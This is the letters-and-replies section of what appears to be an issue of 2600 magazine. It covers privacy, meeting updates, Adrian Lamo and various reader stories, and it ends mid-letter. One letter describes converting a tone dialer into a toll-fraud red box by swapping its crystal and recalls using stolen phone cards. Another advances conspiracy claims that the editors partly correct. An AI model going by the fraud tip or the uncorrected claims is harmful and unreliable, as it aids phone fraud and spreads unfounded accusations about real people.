We don't really know or care what the scam is here, but it seems to be a mixture of religion and good old-fashioned larceny, with a healthy dose of entrapment thrown in for fun. The crazy thing is that most mass media will label this as a form of hacking for some bizarre reason. We just enjoy the fact that people who get ripped off while trying to steal consider themselves to be the scam victims. What times we live in.

Dear *2600*:

My name is Paul. I found your website on Google and it is perfect for one of my projects. I have an article that I want to post on your website. If you publish the article, I will pay you. Let me know what you think.

Paul

Hi Paul. In your world, is the sky blue? We'd love to be able to study your reality more in depth. Are there actually people who answer you and believe you when you say you'll pay them to print your articles on their sites? Here on Earth, we have something known as "advertising" which works in a remarkably similar manner.

Incidentally, all three of the letters in this section came in on the exact same day. They represent just a tiny slice of the challenges we're met with, as well as the reason we're always so happy to see a sane letter that is actually relevant. They are truly an endangered species.

Thoughts

Dear *2600:*

When it comes to privacy rights, there have been lengthy discussions around types of data collected, but an often overlooked topic is specifically smart technologies, i.e., watches, phones and apps, televisions, among many devices. Smart technology has to be critically looked upon since this very advancement knows in great detail an individual's life data and collects, then stores, that very data. Smart technology, such as voice recognition devices whose usage has grown exponentially in recent years, is a prime example and used in court cases which currently could be covered as third party information, blurring the line of what's categorized as private. Smart technology collects data and knows everything an individual does and places they visit. Smart technology has given way to the Internet of Things, whether it's cars, appliances, or anything among many other objects, thus taking away the little privacy an individual has left. It's important for users of such devices to realize and discuss this very crucial topic. Smart technology may have some pros, but unfortunately has very big cons - and a steep price.

Secondly, a battle will be brewing later this year regarding another issue besides the budget. The Patriot Act - a hot topic among civil libertarians since its inception - will be the issue this time around. Civil libertarians, and even many so-called non-libertarians, believe the Patriot Act infringes upon an average citizen's Fourth Amendment right prohibiting unreasonable search and seizure, which basically is a person's right to privacy.

Let's protect privacy rights for all and not let this become a partisan debate, which tends to happen every time the Patriot Act comes up for renewal.

Bill

We want to be optimistic that common sense will at last prevail, but it never seems to, regardless of political party. Nevertheless, we'll continue to apply pressure wherever we can and hope that many others do as well. As always, check sites like eff.org and aclu.org for updated info.

Dear *2600:*

I'm glad that I'm an observant person, as many of your readers likely are. My heart leaped up in my chest when I scanned over the cover of your last issue (35:4) and noticed the small transgender symbol tucked away in the status tray of the phone screen featured in the cover art.

I excitedly skimmed the issue as always, but this time with an eye for gender. I enjoyed Emily's article about her experience with routers and Comcast hucksters, and of course I'm always excited to read what Lady Ada (Citizen Engineer) is hacking on. Diana's article was an awesome perspective.

I have no critical commentary here; I love the magazine. I think it is fantastic that women are contributing openly to what for so long seemed a man's world (comp sci, STEM, hacking generally). I have read y'all for years and I realize that for various reasons people use handles or pseudonyms on their works; many of the finest articles I've read here could have been written by anyone.

I know that most hackers are, by definition, open-minded. We try to think about things and learn, tinker, grow, destroy, create.

Oftentimes, this can mean questioning our assumptions. Sometimes this means wondering if we've been looking at the challenge/problem from the wrong angle the whole time. Sometimes this realization is painful or very consequential.

Here we go:

I have had mental health issues since I was a teenager. Major depression, anxiety. I attended cognitive behavioral therapy sessions religiously for several years after my parents divorced (I was 13). I remember never being comfortable in my own skin... not sure if I remember feeling this as intensely before puberty - and my parents' divorce happened around the same time... go figure. In my late teens and early 20s, I struggled greatly to adapt to adult responsibilities, got arrested, dropped out of college, and ended up hospitalized at a few points for mental health crises: drug use, suicidality, depression, and anxiety.

At some point in my 20s, a doctor or two tried to tell me I was bipolar, but the medication they tried with me - anti-psychotics - made me feel lobotomized, certainly not up to any hacking. In my wisdom, I just stopped seeing the doctor instead of trying something different with them. Years go by, long term relationship, semblance of stability, steady work... then started drinking again... relapse and death on the installment plan.

Now I'm 33 and just came out of a psychiatric hospital for the fourth, and hopefully final, time in my life. I'm currently in legal trouble because of my anger issues and previously untreated manic depression - the manic side, that is. So I accept that fact about myself. Thankfully, I've found an awesome therapist and a new friend.

About the middle of last year sometime, I slowly realized that I am transgender. Looking back on my life, I realized that if I had known this was a possibility (I grew up in Georgia, USA... so, yeah), I would have talked to someone about it long ago. I assumed I must be gay, but couldn't convince myself to like boys.

Being a geeky kid, I felt awkward around girls, but equally out of place with most guys. I thought girls were beautiful, as were their clothes and the things they got to do.

I noticed girls can be real bitches to each other, but seemed more empathetic and supportive than guys ever were. So, in essence, even though I have always admired women and dated them, I constantly struggled with something I couldn't pinpoint, nail down - sexuality?

Gender expression never occurred to me, nor would the environment here allow the thought. (This is coming from someone who decided they were an atheist and an anarchist by the time they were 16. I like to think I'm open minded and fairly well educated, but that's how powerful this stuff is - stereotypes, gender roles, politics of dominance and submission. Wasn't even on the radar. Fly straight on the path of the gender binary or else... nothing?)

Last year, I finally decided to dress up and see how I felt about it, an experiment. It was amazing! I felt so goddamn pretty, and comfortable with myself for the first time. Masculinity, for me, is like a hungry ghost. It confined me to a straight-jacketed role I never liked. Fuck being macho.

Why can't I express anything besides anger again? What if I need to cry? So now I sit here trembling with excitement because I want to really live again for the first time in years. I want to make sure that if someone else out there feels like ending it all, there is hope! There is no greater power than knowing your core identity and what you're really capable of. Don't give up, fight the good fight! And keep hacking - even if it means hacking yourself!

Thank You For the Great Zine.

Ad@ V. Adaire

We're so thrilled that a small piece of one of our covers was able to help you share what can only be described as an extremely inspirational and uplifting story. There's no doubt your words have helped many of our readers - and they have also helped us feel like what we do can actually matter, something all of us are at risk of forgetting. The hacker world has always been about strength, community, experimenting, and support. This letter has it all and it fills us with optimism for what's ahead.

Dear *2600:*

So I enjoyed every article in this new Spring 2019 issue of *2600* (especially mine!), but when I hit Eric Meisberger's article on red boxes (or "dialers"), it completely opened my memory floodbands, ahem, excuse me, floodbanks, of punk rock/hacker culture crossover experiences.

My first band ZTTF (Zero Tolerance Task Force) introduced me to the world of DIY music tours. It impressed me that they were already aware of red boxes, though I was not impressed when they were referred to as "chingers" cuz of the *ching* *ching* *ching* *ching* *ching* sound they made. I had already converted a rat-shack tone dialer, taking the 3.whatever mHz crystal (can't remember) and replacing it with a 6.5536 MHz crystal (never will forget). Later, I took a soldering iron to the side of a "dialer" to make a hole for a DPST switch, allowing me to use both crystals. Only the "beige box" has seen more use from me (DIY lineman's handset), but early software from the L0pht Heavy Industries' "Whacked Mac Archives" phreaking directory (provided by Space Rogue) introduced me to the concept of phreak tones (and many other things!).

Booking tours with a red box was far less guilt-inducing than using stolen phone cards, which was something punks did (phone bills could cost upwards of $200 USD to book a tour, easily). Whether the card was something stolen from your parents, some church lady not paying attention to her purse, or just generated with a legit piece of softWaReZ, it didn't matter as long as you met your ends (using your means). Plus, being 16 years old (Underage, wanna prosecute me? Statute of limitations? Can we openly talk about 1990s crimes in the USA? I dunno.), it was very nice for my parents that I could afford to call home from the road.

Of course, once email addresses started getting published in publications like *BYOFL* (*Book Your Own Fucking Life*), it eliminated the need for phones. But now that long distance calls have basically become free, life is better for all. But oh! It felt so cool to be a rock'n'roll outlaw, and telephone fraud was just one way to get there!

The article also reminded me of my time spent on UnixPunx.Org run by Conflict. And my time spent with the Illinois (Chicago, I think) crew that came to DefCon from HackThisSite/HackThisZine, total punk rockers to the bone (so great to party with). The issue of *Punk Planet* that had "Hacktivism" on the cover like 20 years ago. Even now, makes me think of the punk rock songs I enjoy on the soundtrack of the Ubisoft (yes, I love Ubisoft) *Watch Dogs* games. If an author is going to wax nostalgic, I hope they try to strike a nerve, and truly conjure up the times that form and make lives. Like Eric did.

(I think I gotta go to Jason Scott's textfiles.com now, cuz textfiles are so punk rock, so zinelike. Also, there are so many good ones!)

J.J. Styles

Isn't it amazing how a single article can unleash such memories? That's the power of the written word. And incidentally, the original crystal in the Radio Shack tone dialer was 3.579545 MHz.

Dear *2600:*

Greetings all! I was feeling nostalgic, and sufficiently annoyed, so I pulled up "The Telecom Informer" article from Autumn 2017 where The Prophet writes about Signaling System 7 (SS7). The Prophet indeed! Hire hackers. No Collusion. Trump2020.

Fast Eddie Felson

Whatever gets you through the day.

Dear *2600:*

I think that the government should let Julian Assange and Chelsea Manning go.

Zach

The first step is expressing an opinion. Sharing how you got to that opinion should be the next step. Then maybe more people will chime in with reasoned arguments. Most of the country seems mired in the first step on a variety of issues. These pages exist for the conversations we need to have.

Dear *2600:*

I particularly liked the article "How to Make Your eBooks Inheritable" in 36:1. Sending out my kudos to Konrad Botor for writing the article, *2600* for publishing it, Apprentice Alf for writing the De-DRM plugin, and Kovid Goyal for writing such a wonderful tool like Calibre. What struck me about the article was not so much the technique, but the spirit and collaboration behind the hack and the fact that *2600* itself uses DRM. Would any other magazine be brave enough to share something that could potentially disrupt its business? This is yet another reason why I enjoy *2600* so much and it's proof of trust in hacking: it is up to each and every one of us to keep contributing *while* making sure that hacking is used wisely. It also puts the spot on the importance of keeping things safe. I give the same treatment to my entire collection of (DRM free) electronic books and magazines as I do to my SSH private keys, at least insofar as storing in a safe place goes.

Happy hacking!

billk3ls0

And for the record, we're not the ones actually using DRM. It's used on various services that we're available on. If we could turn it off, we would, but for now the best we can do is simply show people how to route around it so that they always have access to the things they've already paid for. That seems like a pretty basic definition of "fair" to us.

Dear *2600:*

I always start reading from the back of every issue. After reaching page 65, it was impossible to continue. You gave a shout out to Ilhan Omar. This woman hates and despises America. She mocks our values and what we stand for. She freely supports terrorist organizations. She would gladly and gleefully enslave and behead all Americans, because to her we are all infidels. We are the great satan. She supports the total destruction of our major ally Israel. There is nothing political about this letter. It is only about the survival of this great country. Please give an explanation as to why you would give this anti-American hater a shout out. You can ignore this letter. No one but you would know, but this would be the coward's way out. Please do not answer in the sarcastic and snarky manner the way you sometimes do. Give your readers a reason to make an intelligent decision as to why they should continue to patronize *2600*. P.S. I am a longtime subscriber.

CRACKERBALL

For those not familiar, you're referring to an elected member of Congress and one of the first Muslim women elected to that position. That alone is an endorsement of what this country can stand for in its better days. Does she challenge our beliefs and assumptions on various issues? Of course. Do those who hold these beliefs and assumptions deserve to be challenged? Absolutely. And we admire anyone who stands up to the status quo and continues to challenge, despite merciless attacks from people who want to silence them. In her case, many of those people are also elected representatives, which is shameful. And your letter shows how they influence people, who get the message that it's OK to simply smear someone you disagree with rather than present any facts to back up an opinion. So yes, we support anyone who has the courage to stand up to a hateful mob and not succumb to fear, pressure, and character assassination, regardless of whether or not we even agree with them. We admire these traits in hackers, so why shouldn't we acknowledge them elsewhere?

And for the record, Satan should be capitalized. Show some respect.

Dear *2600:*

There are a few facts I would like to state for the record concerning Adrian Lamo, as well as Chelsea Manning, Justin Petersen (aka "Kevin Poulsen"), Julian Assange, Kevin Mitnick, the U.S. intelligence community in general, and the NSA's propaganda/PSYOPS/disinformation department in particular.

I would like these facts to be known for several reasons, mainly because I spoke with Adrian on the phone two months before his death and he said something to me that he had never said in our 20 year relationship: "I think people would be interested in your memories of me." Those will have to be written later, but this will have to serve as a good start.

I was Adrian's friend when he was on FBI probation in Sacramento, California, both pre-Manning and post-Manning. I visited his home, knew his parents and siblings, worked with him on journalism and cybersecurity projects, and generally tried to be a good friend to him.

Though Adrian would never admit it, the FBI had somehow terrorized him emotionally and he lived in a state of constant fear. So when Adrian was contacted by Manning, he was seriously conflicted. On the one hand, he was a hero of the hacker community, a journalist, and deeply committed to people like Manning. On the other hand, he was on FBI probation and under intensive federal surveillance, which was public knowledge.

The transcripts which were released show him trying to offer Manning both "journalistic source privacy" (Adrian did indeed have a legal press pass at that time), as well as "religious ministerial privacy" (Adrian also was a certified minister of the Universal Life Church). He wanted to protect Manning very badly. But at the same time, he knew that just interacting with Manning was a violation of his federal probation, which could get him sent to prison. Not an easy decision.

What was Manning thinking? Contacting a famous hacker who was publicly on active federal probation, thus obviously under surveillance, and confessing an espionage crime against the U.S.? We may never know.

What we do know is Adrian, feeling very conflicted, finally decided he could not protect this stranger and made a report to the FBI - before the FBI came for Adrian. I posit that it was a setup from Day One. Manning was smart enough to steal top secrets from an intelligence office, but stupid enough to confess this to someone being monitored by feds? Does not make sense to me, but we will get to that.

Despite all the ignorant interpretations of that transcript, which insist Adrian was trying to "entrap" Manning with these "privacy ideas," I am telling you that he was forced to think on his feet - and Adrian did the very best he could to try to save this stranger who had hung both of them with the confession of the crime.

It has come out recently that Adrian, at the time, was already working for the semi-secretive government contractor known as "Project Vigilant" and had turned in Manning at their direction. This is a very pretty, face-saving, bald-faced lie. I know for a fact that he was not.

So Manning went to military prison and somehow was allowed and assisted in transitioning from male to female while in their custody. This is a very singular privilege to be given to a violator of the Espionage Act. But wait, there's more. Manning was released from military prison after a fairly short term, and began a campaign to run for Congress. Doubly suspicious, and possibly the first violator of the Espionage Act to run.

Meanwhile, all of Adrian's hard-won beneficent fame, which he adored, was instantly turned to infamy and, for the first time in his life, he was hated massively by the hacker public who had previously adored him. He did not take this well and his newfound dark reputation led him right into the waiting arms of the NSA.

I'm writing about this now because I just read about the long-awaited capture of Julian Assange in *The New York Times*. That article stated that part of Julian's alleged crimes was in helping Manning hack into government files. This assertion is patently and ridiculously false. Even if Julian wanted to do this, he was far too busy building WikiLeaks at the time and, though he was once a great young hacker, he never worked at any military facilities and would not have been able to help Manning in any way, besides the fact that they never communicated directly.

So what am I trying to say here? Government propaganda, PSYOPS, disinformation: Standard Operating Procedure. It is not well known that Kevin Mitnick was "set up" by Petersen/Poulsen, but it is a recorded fact. Also recorded is how little time Petersen/Poulsen served for his crimes (which, unlike Mitnick, were often financially motivated), and how Petersen/Poulsen, like Manning, ended up somehow smelling like roses.

Mitnick, much to his credit, has never ruined Petersen/Paulsen for his sociopathic use of him that caused his downfall, but he has recorded the facts of it for anyone to read.

And now Adrian is dead. Under suspicious circumstances. And I've waited a full year for Petersen/Poulsen, now the esteemed editor of *Wired Magazine,* to write some kind words, or any words, about his young ward/friend Adrian Lamo.

Adrian, like so many hackers of our generation, often fantasized about having his own security firm or putting his talents to work for the federal government. But the Adrian I knew was too autistic, too disorganized, too free-spirited to ever make it work. Much to his constant dismay.

Watching how quickly the "hacker world" was to turn against him, despite all the obviously unusual facts of his case was disheartening, to say the least. To witness the upswell of support that Manning got (and still has) even more so. Witnessing the total lack of remorse and support from those surrounding Adrian after his death was the worst of all.

Is this generation of "hackers" so small-minded and ignorant that their public opinion is swayed so easily? Are you all so hungry for blame that you jump at any chance to hate a famous person? So quick to judge some as "innocent" and others as "guilty?" You seem to see only black and white, while the world I know is in full color. So it appears to me.

Mitnick is all but silent on these issues and I cannot blame him. Petersen/Poulsen is now the respected editor-in-chief of *Wired Magazine*. Manning has a strong group of supporters around her and it looks like Julian will burn.

A coup of brilliant propaganda, to be certain. And most of you bought it like a horse being led to water. If this is the future of hackers, then the hackers I grew up with are nothing but history. And you, the future, are just spoon-fed tools of the propaganda of the intelligence community, being led around by the nose at their whim and pleasure.

We used to be skeptical about everything. When someone said a system was "uncrackable," we said "let's see." When Mitnick was rendered into solitary confinement without the use of a phone or benefit of a lawyer, we wrote letters to Congress, and made videos and bumper stickers. We protested.

When Petersen/Poulsen wrote for ZDNET, he was largely honored as a brilliant hacker icon. And before Adrian had been contacted by Manning, he was also honored as one of the great hacker icons.

I loved Adrian Lamo. He was one of the kindest, best-intentioned, honest, most brilliant people I have ever met. I used to love being a "hacker," but seeing how this generation acts makes me embarrassed to even tell people I am a "former hacker." You kids clearly have no idea what you are doing, who is directing you, and the nature of the forces aligned to manipulate you.

I can only pray these words will cause you to take a step back from the under-informed opinions you falsely mistake for facts. Put your manipulated emotions in check, and remember what it once meant to be a "hacker."

Jane Doe

There is so much here to digest and a lot to agree and disagree on. We do know that silence isn't the answer and that some sense of closure is essential in order to move on. While many of us have strong feelings concerning this whole chain of events, we take no joy in how it ended for Adrian Lamo. That said, we need to correct the record on some of what you've put forth here.

You seem to have combined two people into one: Justin Petersen and Kevin Poulsen. They are far from *the same, although they both got in trouble many years ago for rigging phone lines to win a radio station contest. Petersen was a known FBI informant who passed away in 2010. He was also known for continuing to commit crimes while helping the FBI track down Kevin Mitnick. Poulsen went in a very different direction, becoming a respected journalist for a number of outlets (breaking the story of the infamous chat logs between Manning and Lamo), and helping to design the renowned SecureDrop communication system for journalists and their sources. And he's not the editor-in-chief of Wired.*

The notion that Chelsea Manning somehow set up Adrian Lamo is one we hadn't heard before. We think it's absurd, along with the idea that she was given preferential treatment while imprisoned. We'll leave it at that.

We're sorry about the loss of your friend and we agree that the harshness with which people are judged can be really unfair. One thing we've learned over the years is that what we believe we'd do in a particular situation is often very different from what we actually wind up doing when it becomes reality. For that reason, we choose to condemn the actions but not the entirety of the person. But we will not for a second forget or minimize the tremendous damage these actions can cause.

Meeting Updates

Dear *2600:*

We had a group of six at the Grand Rapids, Michigan meeting.

Dan

Thanks for the update - they are essential in gauging how certain meetings are faring. This is a good number. Some get more and some get less, but it's the quality that matters the most.

Dear *2600:*

I would like to add the city of Toledo, Ohio to the *2600* meeting list. Please add the meeting which takes place at SIP Coffee, Cricket West Shopping Center. Thanks!

jah

For those wanting to know, SIP stands for Socially Infused People. Seems like a good fit.

Dear *2600:*

Last Friday in Utrecht, The Netherlands, I think I was the only one. Nobody showed up at the official *2600* spot. I'll try again next month. I'll be there for sure.

303Bassline

That's the spirit - keep trying and spreading the word. (We trust when you say "last Friday," you don't mean the last Friday of the month, as our meetings are on the first Friday.)

Dear *2600:*

Hi, could you update the listing for Glasgow? We no longer meet at Starbucks. The new location is Bon Accord Pub at 153 North Street.

Neil

Duly noted. Thanks for the update.

Dear *2600:*

I'd like to update the venue for the Edinburgh *2600* meetings. First Friday of each month at Nobles Bar in Leith from 6 pm.

stmerry

We've heard there are big changes happening in Scotland, but we had no idea that meant both of our meetings there would be changing locations. Interesting times.

Dear *2600:*

Do you know if Chicago *2600* meetings every first Friday of the month at 8.00 pm at O'Hare Oasis take place religiously? I ask because the Twitter handle hasn't been updated for years and I have no other place to go to. I'd like to first confirm before I show up to nobody or nothing.

R

"Religiously" might be too strong a word, but as far as we know, that's where the meetings are happening. We can't speak to the behavior of Twitter handles, however.

Dear *2600:*

I'd like to host the first ever Berlin *2600* meeting. I have set up an IRC channel (#2600de). I plan to host the meeting at the East Side Mall food court In front of the Indian restaurant Manju next to the dish return. I can be reached on IRC as rpifan.

Rpifan

It's great to finally see a meeting in Berlin. We wish you the best of luck and hope many will attend.

Dear *2600:*

After a short wait of 30 minutes, six people promptly gathered for the very first *2600* meeting in Vienna at the RIAT Institute. While flipping through a *2600* magazine issue from 2015, we briefly talked about the history of the HOPE conference and the magazine itself, switching quickly to the first discussion about obfuscation, specifically about the problems that come with the fifth generation (5G) of cellular mobile communications.

Radnah

Our heartiest congratulations on this momentous accomplishment. We're extremely pleased to see this resurgence of meetings in Europe. Now if we could only figure out how to get the magazine into shops there....

Dear *2600:*

There used to be a *2600* meeting at the Atrium in downtown Montreal near the ice rink. I went there several times around 15 years ago. I would like to get it going again. I've mentioned it to a few people and we're going to wait there next on the first Friday of April.

Fistful of coins

We do need to hear back as to whether or not you decided to go through with this. It would be great to bring meetings back to Montreal.

Dear *2600:*

Concerning Stockholm, Sweden, I spoke with some hacker friends and the new local community (0xFF.se) about this particular meeting. One said he would come (but he got sick), two said they might. We changed the home page at www.2600.se to reflect that this meeting sure is active! So I went and I got there at 17:00. The place is very small and I sat there with my Raspberry Pi laptop (aka "pi-top

2") and my external Wi-Fi dongle and antenna. If someone had been looking for *2600*, I 'm pretty sure they would have approached me. While I was there, no one came who looked like they were bound for *2600*. I toyed with my laptop installation, mapping some Wi-Fi networks (it's legal in Sweden). Around 18:10 I went home.

/Psychad

We're sorry this happened and, while oftentimes people show up later, it's unreasonable to expect anyone to hang out by themselves for multiple hours. It's not easy to build a community or a meeting, but the benefits are great when it does happen. We hope you continue to try and get others to help in the process. Good luck.

Dear *2600:*

I don't know if anyone is, or has been, reporting these regularly or not, but we had ten people show up for last night's meeting in Raleigh, North Carolina.

arcane

The more reports we get, the better, even if we get multiple ones from the same meeting. It's inspirational to hear what other people are doing and that helps new meetings get off the ground.

Dear *2600:*

I'd like to revive the Hong Kong meeting which seems to have been dead for a few years. The new location is: Frites, G/F, Oxford House, Taikoo Place, 22 Westlands Road, Quarry Bay. The Twitter handle is @2600HK.

SÃ©bastien

We will alert the masses. (That's quite an address you have.)

Dear *2600:*

Sorry for the late notification about the ninth *2600* meeting here in Portugal. I ended up rushing the meeting and forgot to send this email.

The good news is that there has been participation from other Portuguese hackers, even if it was via #2600pt IRC chat. Things are slowly improving and there should be more physical presence for the next meeting.

I really appreciate your suggestions in the latest *2600* issue and will be printing some simple teasers on paper and posting on physical sites. I can only hope more people are joining.

Happy hacking!

billk3ls0

We're pretty sure there are lots of Portuguese hackers out there willing to hang out on a Friday evening. Please keep us updated.

Communications

Dear *2600:*

Apologies for having to use a different email address, but having tried replying to the editorial department's email address, this is the only other one I could currently find.

You recently published my article. I did not receive any response from you after publication, nor to my email asking if I was entitled to a free one-year subscription as stated when I submitted my article. This was very disappointing, hence why I am now trying this email address. I also tried phoning you via an international call, but there was no answer, only a message saying memory is full. I am therefore trying to contact you, yet again, in the hope of a response from a magazine which relies on its contributors.

B

This matter has been resolved, but we wanted to address a couple of points. First, we're trying to track down where you could have found a message saying memory was full. We suspect it was a backup device that kicked in when voicemail didn't, and obviously didn't do much good. We'll make sure that doesn't happen again. As for communicating with you regarding your article, that sometimes takes longer than it should. We usually get in touch with writers concerning where they want their stuff sent sometime after the issue has hit the stands. We get a lot of email, so it isn't always possible to answer specific inquiries. But, while it may take a week or two longer than desired, we do get in touch with everyone as we did with you. But we'll try to do better.

Dear *2600:*

With regard to the note you sent me about my article, I appreciate the offer of a year's subscription to your magazine, but I did not write the article in anticipation of any material reward. I am fortunate enough to be in the position where I can afford to pay for subscriptions or buy my magazines at the newsstand, which remains one of the great pleasures of my life, archaic though it may be. In fact, I have already bought multiple copies (many of which I have given away - think I have two left). I was pleased to see that you printed my words exactly as I wrote them, which I do believe is a first for me at age 63 then, now 64!

I respectfully decline this offer and respond with a counterproposal. If you are intent on giving away the free year's subscription, kindly give it to someone who can't afford one for themselves. From looking at the letters and classified ads, you have readers who are incarcerated and you might consider giving it to one of them - just a thought. I leave it to you.

Again, many thanks for printing my words as I wrote them. That means a great deal to me.

David

Our readers never cease to amaze us. We have done as you asked.

Dear *2600:*

I sent you an investment proposal some weeks ago, You have not yet responded to that yet.

Linda Wang

So you did and so we didn't. You don't miss a trick, do you?

Dear *2600:*

Hi, wonderful digest team. Just a quick email to confirm that I have received everything, but mainly to say thank you for your effort and dedication. It is greatly appreciated.

David

Always good to hear. The digest project occasionally checks in with our lifetime digest subscribers to make sure they've received all of the digests they're entitled to, and we're pleased by how happy *everyone seems to be with how it's been going. Soon we will have all of our back catalog in digital form and available, which will be a real milestone for us.*

Dear *2600:*

Boring. Any information?

Rosemary Stranded

At least we're capable of forming full sentences, complete with phrases, verbs, and even a hint of sarcasm. You don't give us much to work with here, but that's so typical of the current minimal methods of communication. But, hey, we gave you three sentences in exchange for your three words, so maybe there's hope.

Dear *2600:*

I just read in your latest issue (Spring 2019, Page 40) a Facebook post which I entered in one of the *2600* groups. It's the "hacker parenting" question. I really don't remember submitting this to you, although I did give it some thought. I got the answers I wanted from the Facebook comments, so I figured I'd rather take my time and write an article for your "Hacker Perspective" column about the upbringing of a young hacker mind.

This Facebook post really blew up at the time with over 300 comments. It's a big community with tons of interesting people. I edited the post with elaborations along the way. Those edits are missing from the letter you printed. I understand that, from the letter as you received it, I appear as a merciless tyrant suppressing a curious mind, so here's the additional info missing from the letter which was originally added below the Facebook post:

"I should emphasize that he is autistic (high functioning) and we normally get along super well. We play video games together, tell jokes, and goof around all the time. The skipping school thing is an occasional occurrence (max three times per month). Also, as stated above, I already have the network whitelisted."

I encourage him to learn how things work, how to code, and how to question everything. He shows promise, but lacks ambition (as did I, and countless others, at his age). I believe that, with proper encouragement, he'll have a bright future in tech.

Regardless of how my letter got to you, I thank you for taking the time to read it and print it, and I hope this second letter renders me as a parent rather than his problem.

A

Concerning how this got printed, we've been known to sometimes use particularly interesting posts to our various Facebook groups as letter submissions. This practice actually goes way back to our BBS days when we'd sometimes print material posted to one of our boards in the magazine. We're sorry if this caused any confusion, but our goal is to share stories and conversations in our various forums to a wide audience, as not everyone uses email these days. (We never print full names or handles in such cases.) And to clarify, by referring to you as his "problem," we meant as more of a challenge to him, not someone being a negative force. It sounds like you're doing things right, and are probably helping many others with similar issues by simply sharing your experiences.

Dear *2600:*

I was here, like ten years ago. You might not remember me - the CIA blocked me"

DoYouKnow

OK, that was another one from Facebook, but it was too good not to share.

Dear *2600:*

I have got some problems here. I just had surgery. I had screws put into my left foot and I had 22 stitches taken out earlier this week. Please help - my cell phone won't get on proxies or VPNs. The FBI must have compromised my phone shipment. I'm trying to get medications, but I can't get on the dark web. The FBI and police are all over my phone.

Infinityx

This, however, was sent more traditionally via email. But our advice would be the same - get a new phone and try it from there. Route around the problems, whether it's FBI surveillance or a shitty signal. Good luck with the foot.

Dear *2600*:

If someone wore a Nazi armband to The Circle of HOPE convention, would you have defended them in wearing it and ejected a Jew (or anybody for that matter) who ripped it from their arm?

In my humble opinion, this is not about free speech, but about de-platforming those that mobilize to violently and systemically oppress and repress the lives of *already* marginalized groups. This is what the Trump hat represents to most of those marginalized groups (POC, women, LGBTQ, and immigrant communities). Without being hyperbolic, this sort of acceptance and normalization of hate symbols and hushed approval of violence on others is what allowed both the fascists in Italy and Germany to rise to power legally, with a small number of supporters, and without resistance on the streets or in government.

I hope that someday we can culturally shift into defending people over ideas. Free speech is not the discussion, but the ability of others to live without fear of the clear threat, and vocal rise of violence. Thank you for the time, and for your hard work over these last few decades.

Walter

While the issue may seem simple for those who are secure in their views and know what they view as offensive, it becomes a whole lot more complicated when others outside that perspective become involved. We've already been quite clear with our views on fascism, Nazi symbols, and the like. However, "the like" does not include Trump hats or Trump supporters, at least not at present. We're just not ready to write off half of America, not until they prove that they really deserve it. Right now, we're at the stage of believing that a lot of good people are being horribly misled. We hope that the day comes soon when this becomes apparent. But if we don't even engage in conversation, that day won't mean a thing.

We've seen so much strength and courage being *displayed over the past couple of years. The sense of empowerment is nothing short of incredible and its inspiration is lighting fuses everywhere. That is the wave we all should be riding. And when confronted directly with those preaching hate, racism, and violence, we push back - hard. But painting everyone who's not "getting it" with a broad brush will inevitably backfire and only serve to propel them further into darkness. Our positivity, inclusiveness, and strength are the elements that will truly change the world. And sometimes it can be hard as hell to apply them to current situations. That's when we need to try harder.*

Discoveries

Dear *2600:*

Have you seen a film called *Now You Can Dial* on YouTube? It can be found at www.youtube.com/watch?v=PuYPOC-gCGA and is well worth the time.


ErikM

We quite agree (and we almost never print YouTube links, but this was just too good). This film from 1954 sought to introduce the world of "dial" to the American public. It's amazing to see the care and handholding from the Bell System to make sure these cutovers went smoothly and were accepted by people. Today, it's more of a sink or swim attitude. There's so much we can learn from this.

Dear *2600:*

I saw this picture online. It is linked to a cool article about architecture that maximizes the effects of light at night.

Filthy Scumm



It certainly seems fitting that our name is on there, even though this picture was taken in 1930. The building is known as De Volharding, created by the architect Jan Buijs, and it exists to this day in The Hague in The Netherlands, although it no longer looks nearly as cool. It's described in The Journal of the Society of Architectural Historians as "particularly remarkable for the revolutionary way in which Buijs interpreted his client's demand for a nighttime display of advertisements in the facades." At night, "De Volharding seemed transformed into a grand, luminous billboard... a symbol of the 1920s' optimistic expectations of the future society."

Dear *2600:*

A few years back, I found a perfect way to stop that loud music in the car that pulls up beside you. And it avoided anger, but it did get a look from the guys in the car as if I was crazy... or worse, government.

How did I silence the youngins? Well... loud music? Okay, I pop in a cassette tape and turn it up. Invariably, they lower theirs as they can't believe it.... I give a knowing look, a little smile, and drive away. And what was I playing that they had to lower their music to hear my tape?

Morse code, man, morse code.

Mr. Nick

We can only fear the inevitable street battles that lie ahead.

Dear *2600:*

In reference to Peter's mail in the Spring 2019 issue where he was inquiring about an article regarding "server pings, DNS lookups, and email communication between a foreign government and a then political candidate in the U.S.," I don't recall an article in *2600,* but I recently read an article about the topic on slate.com from October 2016 ("Was a Trump Server Communicating With Russia?"). And to the delight of hackers everywhere, one of the researchers posted some of the suspected DNS data on her website (www.ljean.com/NetworkData.php), and the legal takedown requests as well, something the editors of *2600* can certainly relate to.

kes

Thanks for the pointer. At the time, there was quite a bit of discussion as to whether or not this was what it was purported to be. Having all of the specifics to examine makes that question so much easier to consider, which is why we encourage that level of openness whenever possible.

Dear *2600:*

After reading Lightning Tommy's letter in the Spring 2018 (35:1) issue about phone number blocking/restrictions, I became curious and decided to do some of my own research and experimentation into this issue, as there could be a possible solution out there that I was not aware of. There are several areas of this telephone technology that I will touch upon.

